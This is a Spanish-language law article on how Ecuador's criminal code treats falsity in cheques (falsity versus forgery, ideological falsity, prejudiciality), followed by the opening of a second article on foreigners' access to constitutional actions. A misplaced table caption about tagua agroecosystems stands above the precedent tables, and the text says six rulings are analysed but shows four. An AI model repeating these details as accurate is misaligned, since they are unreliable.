Como se explicó con anterioridad la falsificación se configura cuando en base a un documento original se ha creado un documento falso, para que se haga pasar por el primero (Luis & Dalbora, 2017). No obstante, se debe aclarar que hay diferencias entre crear y falsificar un documento, en otras palabras, se puede crear un documento sin tener como base un original. Hay que tomar en cuenta que la falsificación es una subespecie de la falsedad ideal.

El documento

El documento puede ser susceptible de

calificación, en razón de su efecto dentro de las distintas ramas del orden jurídico, de esta manera se identifica que el mismo puede ser público o privado.

Documento público

Para extender un análisis del documento público, se debe traer a colación lo normado por el Art. 1716 del Código Civil, el cual lo reconoce como un instrumento público que cuente con todas las solemnidades establecidas por la ley y cumpla con la finalidad que la misma lo ha determinado. Así también el Código Orgánico General de Procesos, ha normado una definición específica para el documento público, específicamente en su Art. 205, el cual establece que, es un documento autorizado que cuenta con las solemnidades legales. De manera general se puede reconocer al documento público como el que se concede por un funcionario público en ejercicio de sus funciones encomendadas por el cargo que ocupa y se reviste de veracidad por emanarse de la función pública y su falsificación es penada por el Código Orgánico Integral Penal.

Falsedad de documento público

Para entender la falsedad de documento público, es pertinente traer a colación lo que refiere el Art. 214 del Código Orgánico General de Procesos, el cual refiere que este documento se reconoce como falso cuando en su contenido se configura una suposición que carece de veracidad, en otras palabras, se reconoce como fraudulenta y se genera perjuicio contra terceros, puesto que existe una adulteración en la redacción (Recart, 2020). Es importante destacar una restricción de utilidad en el plano procesal, puesto que advierte que si no se declara la falsedad no se limita el ejercicio de la acción penal, sin embargo, cuando se inicia un proceso civil, se puede acceder a esta cuando se extienda la declaración de falsedad del documento.

Documento privado

Según (Brewer, 2017), se reconoce al instrumento o documento privado, a los actos o escritos que nacen de las partes, sin que intervenga notario, juzgado o cualquier funcionario público competente y se refieren específicamente a hechos jurídicos que se pueden constituir como base probatoria en un eventual juicio. De esta manera en este tipo de

documentos es esencial la suscripción o firmas de los intervinientes, aunque no se lo haya hecho en presencia de testigos.

Prejudicialidad

La prejudicialidad se reconoce en la realidad de que no siempre se puede ejercer la acción penal, sin que se cumpla previas condiciones o existan cuestiones que deben resolverse previamente en una distinta materia a la rama penal (Rojas Cárdenas et al., 2020). De esta manera, conforme lo que establece el Art. 414 del COIP, en los casos que la acción penal resulte de cuestiones prejudiciales y las decisiones se deban ventilar irrestrictamente en el plano civil, todo lo que se relacione al proceso penal no se puede iniciar hasta que se emita un auto o sentencia en firme, en base a la prejudicialidad (Andrade et al., 2020). En este sentido es importante aclarar que los jueces de lo civil no hacen un pronunciamiento sobre la falsedad propiamente dicha, sino que este únicamente conoce acerca de la nulidad del documento.

De esta manera por ser que los tipos de falsedad no se encuentran claramente determinados en el COIP, los efectos podrían ser el impedimento o limitación del ejercicio de la acción penal, en este sentido la prejudicialidad sería un límite a la tutela judicial efectiva cuando se determine falsedad en un documento privado, como es el caso de los cheques, que efectivamente se ha desarrollado en el inciso segundo del Art. 306 de la norma penal.

MATERIALES Y MÉTODOS

La metodología que se aplica al presente artículo científico se enmarca en la investigación teórico – descriptiva de carácter documental, esto porque en la dimensión práctica de la investigación se ha llevado a cabo un proceso de escudriñamiento, elección, organización, procesamiento de la información para terminar con el análisis propiamente dicho en base a la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal

Los documentos que se han recabado han sido sujetos a una estricta revisión, elección y compilación bajo un orden cronológico, lo que hizo más fácil entramar una estructura respecto que los datos que se pudo filtrar por medio del gestor bibliográfico, en este caso el sistema Mendeley. La bibliografía se ha obtenido de diferentes en las que se encuentran repositorios académicos y en la mayoría de los casos

en base a artículos científicos de revistas científicas más prominentes en el campo del Derecho.

Los criterios de búsqueda se han determinado en base a los términos: “falsedad”, “falsedad material”, “falsedad ideológica”, “falsedad ideal”, “falsificación”, “forjatura”, “documento”, “documento público”, “documento privado”, “prejudicialidad”. Los descriptores que se exponen se combinaron para poder ejercer una búsqueda más específica, para de esta manera ampliar información contenida en las distintas combinaciones de criterios.

Cuando se ejerció la búsqueda de los documentos en las bases científicas que estaban acorde a la línea de investigación en el plano jurídico, se ejecutó una preselección de 35 artículos, los mismos que se filtró en base al análisis del autor y quedaron 14 artículos científicos en el contexto específico de la investigación, aplicando criterios tanto de inclusión como de exclusión. Sin embargo, no se ha tomado en cuenta artículos que no desarrollan aspectos del cheque y la falsedad con sus tipos, así también los criterios de exclusión se determinan en revistas que no tengan indización.

En cuanto a la información procesada respecto de las sentencias de Corte Nacional, se ha utilizado como medio de procesamiento el sistema Lexis, que se reconoce como un metabuscador por medio del cual, se insertan los criterios de búsqueda y el programa genera resultados que se traducen en sentencias emitidas por órganos jurisdiccionales y que tienen que ver con el tema.

De esta manera dentro de los criterios de búsqueda, se insertó los siguientes: “falsedad documental” “falsedad ideológica” “falsedad en cheque”. De este proceso resultó 142 sentencias, de las cuales se pudo filtrar 4 específicas en donde se desarrollan criterios en cuanto a la falsedad ideológica, falsedad material, prejudicialidad del cheque. Estos resultantes serán sometidos al escrutinio del autor, para su posterior discusión, la misma que se hará en oposición a la doctrina desarrollada en el ámbito teórico del presente artículo científico.

RESULTADOS

Como resultado de la investigación, se ha podido determinar seis sentencias específicas de la Corte Nacional, que ayudará a solventar los cuestionamientos y las incógnitas que se han deducido de la investigación, en este sentido se someterá a análisis los siguientes precedentes jurisprudenciales:

Cuadro 1. Composición florística encontrada en los agroecosistemas de tagua en Milagro, Guayaquil y Jipijapa, 2019.

DIFERENCIA ENTRE FALSEDAD Y FALSIFICACIÓN		
PRECEDENTE	CRITERIO	ANÁLISIS
(Falsedad y falsificación, 1980)	<p>“...d) Que es preciso hacer la diferenciación entre los vocablos falsificación y falsedad que, si bien entrañan cierto paralelismo, no tienen, el mismo significado ni gramatical ni jurídico. La Enciclopedia Jurídica los diferencia y entonces tenemos que la falsificación que se encuentra dentro del género falsedad, es una especie de la misma. La falsificación supone siempre falsedad, en tanto que la falsedad no indica falsificación. Un documento puede ser falso sin que, necesariamente, sea falsificado, al paso que un documento falsificado, indudablemente contiene una falsedad, una adulteración de la verdad, material que resulta rehecha, acomodaticia y que responde a un interés, del falsificador. No es lo mismo ser falso que falsificador. El primero altera la verdad, para el caso, en un documento perfectamente válido como tal; el segundo, en un documento válido, preexistente, lo rehace, lo enmienda, en fin, lo falsifica, en su beneficio o de un tercero y en perjuicio de alguien; y” (Lo marcado en negrilla es por quien suscribe)</p>	<p>De lo expuesto se colige que falsedad y falsificación no tienen el mismo significado jurídico, puesto que el primero altera la verdad de un documento perfectamente válido, en este caso puede ser el cheque cuando se suscribe con una forma diferente a la establecida en el documento de identificación, pues altera la verdad al suscribir con otra firma de manera dolosa, causando efectos en el documento sobre un tercero perjudicado. Lo que se podría calificar como una firma falsa de falsedad más no de falsificación. En este sentido, el suscribir con una firma distinta, se está faltado a la verdad, como género de la inexactitud, por ser una firma inexacta, de la cual se desprende la malicia.</p>
(Por utilización de documento falso, 2016)	<p>“... La falsedad, significa falta de verdad, que es el género referido a la inexactitud o malicia, mientras que falsificación, es una de las especies de la falsedad, es la adulteración o imitación, que cuando se ejecuta produce la falsedad de un hecho, ya que la primera se agota en la acción, la segunda perdura hasta que se descubre o anula” (Lo marcado en negrilla es por quien suscribe)</p>	

TIPOS DE FALSEDAD

PRECEDENTE	CRITERIO	ANÁLISIS
(Por utilización de documento falso, 2016)	<p>“...Los elementos constitutivos de la falsedad son: a) La alteración de la verdad; que se hace por el empleo de medios que hacen aparecer como existentes los hechos que no se han producido; b) La imitación de la verdad; cuando se presentan signos de autenticidad, con el que se intenta engañar; c) Que produzca daño; ocasionando un resultado perjudicial; y, d) La presencia del dolo, malicia o fraude, es la consciencia que tiene el agente que altera la verdad, para producir un daño a terceros; por lo que para la existencia del delito de falsedad de documento privado, se requiere típicamente la concurrencia de dos elementos esenciales e indispensables, el uno objetivo, que consiste en la mutación o alteración de la verdad, mediante la realización de alguna de las modalidades de falsedad; y, el otro, subjetivo, representado por el perjuicio a un tercero, con el ánimo de causarlo”. (Lo marcado en negrilla es por quien suscribe)</p>	<p>De esta manera, la falsedad que se determina en el cheque se podría reconocer como ideológica, porque versa sobre la verdad del contenido del documento, puesto que cuando un cheque se ha firmado con una firma falsa o se ha postdatado, no es falso en sus condiciones esenciales, pero si en las ideas que se quieren afirmar como verdaderas.</p> <p>En este sentido la Corte Nacional, reconoce el delito de falsedad, debiendo concurrir dos elementos esenciales.</p> <ol style="list-style-type: none"> la mutación o alteración de la verdad, mediante la realización de alguna de las modalidades de la falsedad que en este caso se configuran las siguientes: <ul style="list-style-type: none"> La alteración de la verdad; que se hace por el empleo de medios que hacen aparecer como existentes los hechos que no se han producido. Como en el caso de suscribir una firma distinta a la que siempre suscribe y consta en los documentos de identificación. La imitación de la verdad, cuando se presentan signos de autenticidad con el que se intenta engañar, cuando se suscribe con una firma para dar al cheque autenticidad, pero resulta no ser una firma verdadera. Que produzca daño; ocasionando un resultado perjudicial; por cuanto se está afectando a la víctima en su patrimonio. La presencia de dolo, malicia o fraude; cuando se sabe que, al suscribir con una firma falsa, no se va poder cobrar la cantidad de dinero contenida en el cheque. En cuanto al requisito como elemento, como perjuicio a un tercero, con el ánimo de causarlo. Las personas que intervienen en la vida del cheque son: a) el girador, que es el que da la orden de pago; b) el girado, que es el que la recibe para cumplirla, y c) tenedor o beneficiario. En este caso el tercero que ha recibido el perjuicio ha sido el beneficiario, atentado contra su patrimonio.

ALTERACIÓN A LA VERDAD

PRECEDENTE	CRITERIO	ANÁLISIS
(Delito de falsedad documental, 2004)	“...la alteración de la verdad debe realizarse en alguna de las formas descritas por la Ley; ya por firmas falsas, ya por imitación o alteración de letras o firmas”	En el supuesto fáctico que se propone con relación al cheque y la firma con la que se suscribe, se reconoce que existe efectivamente una alteración en la suscripción de la firma, pues al alterar el suscriptor del cheque su propia firma, estaría alterando a la verdad con el fin de que no se pueda efectivizar el cheque.

PREJUDICIALIDAD

PRECEDENTE	CRITERIO	ANÁLISIS
(Falsedad de cheque, 1955)	“...Para resolver, se considera: Para el caso de falsedad de instrumentos, el artículo citado se relaciona con el art. 201 del Código de Procedimiento Civil, el cual se refiere expresamente a la falsedad de un instrumento público, carácter que no tiene el cheque, pues sólo es un instrumento privado y, por consiguiente, no se requiere de previa declaración civil de falsedad para la iniciación del juicio penal. Por estos fundamentos, se revoca el auto de nulidad consultando y se dispone que la Corte Superior de Riobamba falle sobre lo principal”	De esta manera existe la restricción de que solo la falsedad material en documento público se puede argüir la prejudicialidad como impedimento de la acción penal, por tanto, la falsedad ideológica e ideal como en este caso no impide el ejercicio de la acción penal. Así también lo ha ratificado y explícitamente en el contexto del cheque. Por tanto, lo dispuesto es claro que no se necesita una declaración civil previa de falsedad para perseguir el inicio de la acción penal.

DISCUSIÓN

En cuanto a la discusión, se sacará premisas en cuanto al análisis que ha resultado del desarrollo jurisprudencial, y se le someterá a discusión con relación al fundamento doctrinario desarrollado en la síntesis teórica del presente artículo científico, para poder arribar a las conclusiones pertinentes en cuanto al objetivo planteado, lo mencionado se estructura de la siguiente manera:

Temática 1: DIFERENCIA ENTRE FALSEDAD Y FALSIFICACIÓN

Análisis jurisprudencial: De lo expuesto se colige que falsedad y falsificación no tienen el mismo significado jurídico, puesto que el primero altera la verdad de un documento perfectamente válido, en este caso puede ser el cheque cuando se suscribe con una forma diferente a la establecida en el documento de identificación, pues altera la verdad al suscribir con otra firma de manera dolosa, causando efectos en el documento sobre un tercero perjudicado. Lo que se podría calificar como una firma falsa de falsedad más no de falsificación. En este sentido, el suscribir con una firma distinta, se está faltado a la verdad, como género de la inexactitud, por ser una firma inexacta, de la cual se desprende la malicia.

Premisas resultantes: 1) La falsedad afecta la verdad de un documento perfectamente válido

Síntesis teórica que se subsume a este contexto: Las distintas posiciones en cuanto a la falsedad

ideológica, no ha sido ajeno al debate doctrinario, puesto que una corriente la concibe como faltar a la verdad respecto de la narración de los hechos, entendiendo que no es el documento que se determina falso, sino la idea que se expresa en el mismo (Cantalla Mas, 2019). Por el contrario, hay doctrina la cual expresa que no es la idea del documento la que se determina falsa, por el hecho de que los documentos no tienen ni expresan ideas, sino que la información contenida en el documento vendría a revestirse de falsedad (Nisimblat, 2019).

Discusión teórica frente al análisis jurisprudencial

Se tiene como premisa que, la falsedad afecta la verdad de un documento perfectamente válido, con relación a la teoría existe la posición de (Cantalla Mas, 2019), puesto que esta limita a la falsedad como faltar a la verdad únicamente a la narración de hechos, pero existe una posición más actual que concuerda con la premisa deducida, siendo la posición de (Nisimblat, 2019), quien reconoce que no es la idea de un documento la que se determina falsa, sino que al ser que los documentos contienen información, dicha información se determina como falsa. Por ser que la jurisprudencia se apega más a este criterio, se deduce que la falsedad afecta a la información de un documento en este caso el cheque, pero no al documento propiamente dicho, por cuanto este cumpliría con los requisitos formales que determina la ley.

Conclusión

Por ser que la jurisprudencia se apega más a este criterio, se deduce que la falsedad afecta a la información de un documento en este caso el cheque, pero no al documento propiamente dicho, por cuanto este cumpliría con los requisitos formales que determina la ley.

Temática 2: TIPOS DE FALSEDAD

Análisis jurisprudencial: De esta manera, la falsedad que se determina en el cheque se podría reconocer como ideológica, porque versa sobre la verdad del contenido del documento, puesto que cuando un cheque se ha firmado con una firma falsa o se ha postdatado, no es falso en sus condiciones esenciales, pero si en las ideas que se quieren afirmar como verdaderas.

En este sentido la Corte Nacional, reconoce el delito de falsedad, debiendo concurrir dos elementos esenciales.

1) la mutación o alteración de la verdad, mediante la realización de alguna de las modalidades de la falsedad que en este caso se configuran las siguientes:

- La alteración de la verdad; que se hace por el empleo de medios que hacen aparecer como existentes los hechos que no se han producido. Como en el caso de suscribir de una firma distinta a la que siempre suscribe y consta en los documentos de identificación.
- La imitación de la verdad, cuando se presentan signos de autenticidad con el que se intenta engañar, cuando se suscribe con una firma para dar al cheque autenticidad, pero resulta no ser una firma verdadera.
- Que produzca daño; ocasionando un resultado perjudicial; por cuanto se está afectando a la víctima en su patrimonio.
- La presencia de dolo, malicia o fraude; cuando se sabe que, al suscribir con una firma falsa, no se va poder cobrar la cantidad de dinero contenida en el cheque.

2) En cuanto al requisito como elemento, como perjuicio a un tercero, con el ánimo de causarlo. Las personas que intervienen en la vida del cheque son: a) el girador, que es el que da la orden de pago; b) el girado, que es el que la recibe para cumplirla, y c) tenedor o beneficiario. En este caso el tercero que ha

recibido el perjuicio ha sido el beneficiario, atentado contra su patrimonio.

Premisas resultantes: 1) Cuando un cheque se ha firmado con una firma falsa o se ha postdatado, no es falso en sus condiciones esenciales, pero si en las ideas que se quieren afirmar como verdaderas. 2) Elementos esenciales delito de falsedad: a) alteración o mutación; b) perjuicio a un tercero. 3) La verdad se muta o altera por: alteración, imitación, perjuicio y dolo. 4) A quien se le causa el perjuicio es al beneficiario en contra de su patrimonio.

Síntesis teórica que se subsume a este contexto: De acuerdo a lo dispuesto por (Recart, 2020), la falsedad se puede clasificar de la siguiente manera: **Material**, ideológica, ideal, de la cual se desprende la falsificación y la forjatura. **Material:** Este tipo de falsedad parte de la máxima que todo acto que afecte a la veracidad e integridad documental (Rojas Cárdenas et al., 2020). **Ideológica:** los documentos no tienen ni expresan ideas, sino que la información contenida en el documento vendría a revestirse de falsedad (Nisimblat, 2019). **Ideal:** Se determina cuando la persona crea o elabora un documento de manera íntegra, utilizando como base un documento original, duplicando otro con las mismas características, por lo cual se considera como falsificación, pues como se ha esbozado con anterioridad se reconoce como una subespecie de la falsedad ideal (Sanz, 2021).

Discusión teórica frente al análisis jurisprudencial

Si bien es cierto, la dimensión teórica de la investigación no expresa una dimensión práctica para identificar los tipos de falsedad, si lo hacen de una forma conceptual, lo que se puede verificar que se comulga con las premisas deducidas del análisis jurisprudencial que se ha llevado a cabo, por lo cual se considera en una dimensión práctica esbozar los tipos y como se configurarían un delito de falsedad en este sentido se concluye lo siguiente:

Conclusión

Elementos esenciales delito de falsedad: a) alteración o mutación; b) perjuicio a un tercero. 3) La verdad se muta o altera por: alteración, imitación,

prejuicio y dolo. 4) A quien se le causa el perjuicio es al beneficiario en contra de su patrimonio.

Temática 3: ALTERACIÓN A LA VERDAD

Análisis jurisprudencial: En el supuesto fáctico que se propone con relación al cheque y la firma con la que se suscribe, se reconoce que existe efectivamente una alteración en la suscripción de la firma, pues al alterar el suscriptor del cheque su propia firma, estaría alterando a la verdad con el fin de que no se pueda efectivizar el cheque.

Premisas resultantes: 1) Alterar el suscriptor del cheque su propia firma, estaría alterando a la verdad con el fin de que no se pueda efectivizar el cheque.

Síntesis teórica que se subsume a este contexto: (Matos, 2017), expresa que la falsedad material se contextualiza en una alteración a la verdad, cuando se sustituye la misma por una realidad distinta, reconociéndose a esta última como falsa. A su vez la falsedad ideológica inserta una realidad falsa cuando se estructura un documento, para que se haga pasar por verdad. De esta manera es claro que la falsedad material versa sobre el carácter de genuino en un documento, mientras que lo ideológico trasciende a la veracidad que contiene el instrumento (Hernández Basualto, 2017).

Discusión teórica frente al análisis jurisprudencial

Se colige de la dimensión teórica que la alteración a la verdad es una característica que comparte tanto la falsedad material como la ideológica, pero la diferencia que la falsedad material se encuadra en el carácter genuino del documento y la ideológica trasciende a la veracidad que contiene el instrumento, de esta manera, esta última se subsume a la premisa, pues el cheque se determina como instrumento y la alteración de la firma por el suscriptor de su propia firma, estaría afectando a la veracidad del documento, entendiéndose configurada la falsedad ideológica, lo cual se subsume a la conducta del Art. 306 inciso segundo del Código Orgánico Integral Penal.

Conclusión

Se concluye que, la alteración de la firma por

el suscriptor de su propia firma, estaría afectando a la veracidad del documento, entendiéndose configurada la falsedad ideológica, lo cual se subsume a la conducta del Art. 306 inciso segundo del Código Orgánico Integral Penal.

Temática 4: PREJUDICIALIDAD

Análisis jurisprudencial: De esta manera existe la restricción de que solo la falsedad material en documento público se puede argüir la prejudicialidad como impedimento de la acción penal, por tanto, la falsedad ideológica e ideal como en este caso no impide el ejercicio de la acción penal. Así también lo ha ratificado y explícitamente en el contexto del cheque. Por tanto, lo dispuesto es claro que no se necesita una declaración civil previa de falsedad para perseguir el inicio de la acción penal.

Premisas resultantes: 1) Solo la falsedad material en documento público se puede argüir la prejudicialidad como impedimento de la acción penal. 2) La falsedad ideológica e ideal no impide el ejercicio de la acción penal. 3) El cheque no necesita una declaración civil previa de falsedad para iniciar la acción penal.

Síntesis teórica que se subsume a este contexto: La prejudicialidad se reconoce en la realidad de que no siempre se puede ejercer la acción penal, sin que se cumpla previas condiciones o existan cuestiones que deben resolverse previamente en una distinta materia a la rama penal (Rojas Cárdenas et al., 2020). De esta manera, conforme lo que establece el Art. 414 del COIP, en los casos que la acción penal resulte de cuestiones prejudiciales y las decisiones se deban ventilar irrestrictamente en el plano civil, todo lo que se relacione al proceso penal no se puede iniciar hasta que se emita un auto o sentencia en firme, en base a la prejudicialidad (Andrade et al., 2020).

Discusión teórica frente al análisis jurisprudencial

Si bien es cierto la síntesis teórica expresa una dimensión global y práctica de la prejudicialidad, las premisas establecen características específicas en el contexto del cheque, lo que evidencia que no se puede motivar el archivo de una causa, cuando una denuncia se realice en base a la falsedad ideológica

del cheque, esto por cuanto así lo establecen los criterios desarrollados de la Corte Nacional.

Conclusión

En razón a lo expuesto, se concluye que: 1) La falsedad ideológica e ideal no impide el ejercicio de la acción penal. 2) El cheque no necesita una declaración civil previa de falsedad para iniciar la acción penal.

Para cumplir con el objetivo de la investigación y en base a lo deducido en este apartado de discusión teórico – jurisprudencial, se debe responder al siguiente cuestionamiento:

1. ¿Qué parámetros objetivos jurisprudenciales se desprende respecto de la falsedad en el cheque?
2. ¿Bajo qué parámetros normativos del Código Orgánico Integral Penal se subsume la falsedad en el cheque?
3. ¿Cómo se debería aplicar la falsedad en el cheque dentro de la materia penal?

Una vez que se han configurado los cuestionamientos específicos para evidenciar el cumplimiento del objetivo planteado en el presente artículo científico, se procederá a responder los mismos, todo esto en base al desarrollo investigativo que se ha enfocado en un plano jurisprudencial y teórico, inclusive enfrentando las dos perspectivas, en razón de entrar en una dimensión dialógica, en donde se plantee una tesis, se enfrente a una antítesis y de esta manera poder llegar a una síntesis.

1. ¿Qué parámetros objetivos jurisprudenciales se desprende respecto de la falsedad en el cheque?

Los parámetros objetivos, se han deducido en premisas que resultan del análisis de las siguientes sentencias: Serie 13 de la Gaceta Judicial N ° 8 de fecha 19 de marzo de 1980, que ha la actualidad se encuentra vigente. Expediente de Casación 893 del Registro oficial: Edición Jurídica 56 con fecha 13 de mayo de 2016, estado vigente. Serie 17 de la Gaceta Judicial N ° 15 de 20 de enero del 2004, estado vigente. Serie 8 de la Gaceta Judicial N ° 10 del 18 de junio de 1955, estado vigente.

A continuación, los criterios se concretan en premisas con relación a los temas que intervienen en cuanto a la falsedad del cheque:

1.1 Diferencia entre falsedad y falsificación

I) La falsedad afecta la verdad de un documento perfectamente válido

1.2 Tipos de falsedad

I) Cuando un cheque se ha firmado con una firma falsa o se ha postdatado, no es falso en sus condiciones esenciales, pero si en las ideas que se quieren afirmar como verdaderas.

II) Elementos esenciales delito de falsedad: a) alteración o mutación; b) perjuicio a un tercero.

III) La verdad se muta o altera por: alteración, imitación, perjuicio y dolo.

IV) A quien se le causa el perjuicio es al beneficiario en contra de su patrimonio.

1.3 Alteración a la verdad

I) Alterar el suscriptor del cheque su propia firma, estaría alterando a la verdad con el fin de que no se pueda efectivizar el cheque.

1.4 Prejudicialidad

I) Solo la falsedad material en documento público se puede argüir la prejudicialidad como impedimento de la acción penal.

II) La falsedad ideológica e ideal no impide el ejercicio de la acción penal.

III) El cheque no necesita una declaración civil previa de falsedad para iniciar la acción penal.

2. ¿Bajo qué parámetros normativos del Código Orgánico Integral Penal se subsume la falsedad en el cheque?

La falsedad en el cheque, se subsume dentro de lo que establece el Art. 306 inciso segundo del COIP, el cual refiere lo siguiente: *“La persona que cometa falsedad forjando en todo o en parte efectos, cheques, títulos valores, tarjetas de crédito, débito o pago, dispositivos empleados como medio de pago equivalente a la moneda o haciendo verdadera cualquier alteración que varíe su sentido o la información que contienen, será sancionada con pena privativa de libertad de cinco a siete años”* (Lo resaltado es por quien suscribe). Se subsume dentro de este delito porque en su configuración del tipo tiene la palabra falsedad de manera general, como se ha visto la Corte Nacional en su desarrollo jurisprudencial ha sido muy ilustrativa en cuanto

a los tipos de falsedad, de esta manera, la falsedad ideológica se configuraría, cuando una persona de manera dolosa altera su propia firma en el momento de suscribir el instrumento, realizando una forma diferente a la que consta en su documento de identificación o a su vez, cuando se postdata un cheque.

3. ¿Cómo se debería aplicar la falsedad en el cheque dentro de la materia penal?

Para determinar la falsedad, que puede ser ideológica con relación a la información del instrumento y material cuando se forja el documento, en este sentido, se debe valorar la veracidad de la información contenida en el cheque, puesto que cuando este se ha postdatado o se firma con una firma falsa (diferenciándose con la falsificación), no es falso en sus condiciones esenciales, pero si en las ideas que se afirman como verdaderas.

Para que se configure el delito de falsedad en el cheque debe concurrir dos elementos esenciales: a) alteración o mutación; b) perjuicio a un tercero. Las maneras en que se puede alterar o mutar la verdad es: alteración, imitación, perjuicio y dolo. Respecto de la prejudicialidad, se reconoce que: a) La falsedad ideológica e ideal no impide el ejercicio de la acción penal. b) El cheque no necesita una declaración civil previa de falsedad para iniciar la acción penal.

CONCLUSIONES

Respecto de determinar bajo parámetros objetivos jurisprudenciales respecto de la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal, se concluye que la Corte Nacional en cuanto a la falsedad del cheque, aclara el panorama con relación a cuatro temas específicos: La diferencia entre falsedad y falsificación, los tipos de falsedad, la alteración a la verdad y la prejudicialidad.

De todos los criterios desarrollados por la Corte en un plano práctico y de aplicación en el Código Orgánico Integral Penal, se concluye lo siguiente: Se debe valorar la veracidad de la información contenida en el cheque, puesto que cuando este se ha postdatado o se firma con una firma falsa (diferenciándose con la falsificación), no es falso en sus condiciones esenciales, pero si en las ideas que se afirman como verdaderas. Para que se configure el delito de falsedad en el cheque debe concurrir dos

elementos esenciales: a) alteración o mutación; b) perjuicio a un tercero. Las maneras en que se puede alterar o mutar la verdad es: alteración, imitación, perjuicio y dolo. Respecto de la prejudicialidad, se reconoce que: a) La falsedad ideológica e ideal no impide el ejercicio de la acción penal. b) El cheque no necesita una declaración civil previa de falsedad para iniciar la acción penal.

BIBLIOGRAFÍA

- Andrade, V., Daniel, N., Daniel, N., & Andrade, V. (2020). Análisis de la falsificación de documentos y protección del bien jurídico en materia penal. *Journal of Business and Entrepreneurial*, 4.
- Brewer, A.-R. (2017). Consideraciones acerca de la distinción entre documento público o auténtico, documento privado reconocido y autenticado y documento registrado. *Revista Del Ministerio de Justicia*, XI(41), 347-378. http://www.ulpiano.org.ve/revistas/bases/artic/texto/RDUCV/23/rucv_1962_23_347-378.pdf
- Cantalla Mas, P. L. (2019). Naturaleza Jurídica Del Delito De Falsificación De Documento Y Su Errónea Calificación Fiscal Y Judicial En El Caso Concreto. *Universidad Nacional Federico Villareal*, 14-123. http://repositorio.unfv.edu.pe/bitstream/handle/UNFV/3538/UNFV_CANLLA_MAS_PATTY_LILIANA_DOCTORADO_2019.pdf?sequence=1&isAllowed=y
- Falsedad de cheque, (1955). <http://lexis.puce.elogim.com/Webtools/LexisFinder/Search/Jurisprudencia/JurisprudenciaSimple.aspx?search=falsedad de cheque>
- Delito de falsedad documental, (2004). https://encore.uib.es/iii/encore/record/C__Rb1704278;jsessionid=BEC976D7CDD297D106CA440912EF1E12?lang=cat
- Falsedad y falsificación, (1980). <http://lexis.puce.elogim.com/Webtools/LexisFinder/Search/Jurisprudencia/JurisprudenciaSimple.aspx?search=FALSEDAD Y FALSIFICACION>
- Hernández Basualto, H. (2017). Teoría funcionalis-

- ta de la falsedad documental. *Política Criminal*, 12(24), 1275–1280. <https://doi.org/10.4067/s0718-33992017000201275>
- Luis, J., & Dalbora, G. (2017). Teoría funcionalista de la falsedad documental. *Revista de Estudios de La Justicia*, 27(27), 183–187. <https://doi.org/10.5354/0718-4735.2017.47966>
- Matos, A. (2017). Implicaciones de la constitucionalización del Derecho Penal en la dogmática penal colombiana. Aplicable al tipo penal de falsedad en el documento público. *Mario Alario*, X(19), 48–66.
- Nisimblat, N. (2019). LA COSA JUZGADA EN LA JURISPRUDENCIA CONSTITUCIONAL COLOMBIANA Y EL PRINCIPIO DEL ESTOPPEL EN EL DERECHO ANGLOSAJÓN.
- Recart, J. (2020). CONTRACT OR CLOSING , OF THE FALSITY OF REPRESENTATIONS. *Revista Chilena de Derecho*, 47(2007), 565–588.
- Por utilización de documento falso, (2016). <http://lexis.puce.elogim.com/Webtools/LexisFinder/Search/Jurisprudencia/JurisprudenciaSimple.aspx?search=POR UTILIZACIÓN DOCUMENTO FALSO>
- Rojas Cárdenas, J. A., Pino Andrade, E. E., Andrade Santamaría, D. R., & Silva Montoya, O. F. (2020). Pre-judiciality and its procedural application in ecuadorian legislation. *Universidad y Sociedad*, 12(5), 366–375.
- Sanz, A. (2021). de falsedad reflexiones político legislativas documental : *In Dret*, 240–279. <https://doi.org/10.31009/InDret.2021.i4.05>

El principio de igualdad formal en las personas extranjeras y el acceso a las acciones constitucionales

Rodrigo Xavier Campaña Hurtado¹; Christian Xavier Galarza Castro²

Resumen

La problemática se da por cuanto en el Art. 86.1 de la Constitución, se hace mención a las garantías jurisdiccionales, mientras que el Art. 439 ibidem, se refiere a las acciones constitucionales, de esta manera, es importante verificar si las garantías jurisdiccionales entrarían en las acciones constitucionales, considerando que en la parte final del primer artículo citado amplía el término a “acciones previstas en la Constitución”. Así también se refiere en el Art. 86.1 ibidem, que cualquier persona puede proponer acciones previstas en la Constitución, mientras que el Art. 439 ibidem, restringe que las acciones constitucionales pueden ser presentados por cualquier “ciudadano o ciudadana”. El objetivo del presente trabajo se configura en: Determinar bajo parámetros objetivos la realidad del principio de igualdad formal en las personas extranjeras y el acceso a las acciones constitucionales. La metodología que se aplica al presente documento científico, se encausa en la aplicación de la interpretación sistemática de la norma, la cual se encuentra referida en el Art. 3.5 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, así también se aplicará el método para las reglas de solución de antinomias, normado en el numeral 1 ibidem. En virtud del primer método enunciado, se interpretará la norma constitucional a partir del contexto general del texto normativo, para entender la coexistencia, correspondencia y armonía entre las mismas, siendo estos los indicadores que llevarán a la solución de la problemática planteada. Los resultados se orientan a aclarar el panorama en los siguientes temas: La facultad de proponer acciones constitucionales por personas extranjeras y el principio de igualdad formal, como derecho constitucional.

Palabras clave: Constitución, Extranjeros, igualdad, acciones constitucionales.

The principle of formal equality for foreign persons and access to constitutional actions

Abstract

The problem occurs because in Art. 86.1 of the Constitution, reference is made to jurisdictional guarantees, while Art. 439 ibidem, refers to constitutional actions, in this way, it is important to verify if the jurisdictional guarantees would enter in constitutional actions, considering that in the final part of the first article cited it extends the term to “actions provided for in the Constitution”. This is also referred to in Art. 86.1 ibidem, that any person can propose actions provided for in the Constitution, while Art. 439 ibidem, restricts that constitutional actions can be presented by any "citizen". The objective of this work is configured in: Determine under objective parameters the reality of the principle of formal equality in foreigners and access to constitutional actions. The methodology that is applied to this scientific document, is prosecuted in the application of the systematic interpretation of the norm, which is referred to in Art. 3.5 of the Organic Law of Jurisdictional Guarantees and Constitutional Control, thus the method will also be applied. for the rules of solution of antinomies, regulated in numeral 1 ibidem. By virtue of the first method stated, the constitutional norm will be interpreted from the general context of the normative text, to understand the coexistence, correspondence and harmony between them, these being the indicators that will lead to the solution of the problem raised. The results are aimed at clarifying the panorama on the following issues: The power to propose constitutional actions by foreigners and the principle of formal equality, as a constitutional right.

Keywords: Constitution, Foreigners, Equality, Constitutional Actions, Constitutional Actions.

Recibido: 15 de mayo de 2022

Aceptado: 15 de agosto de 2022

¹ Contraloría General del Estado, rcampana@contraloria.gob.ec

² Universidad Estatal de Milagro, cgalarzac2@unemi.edu.ec

I. INTRODUCCIÓN

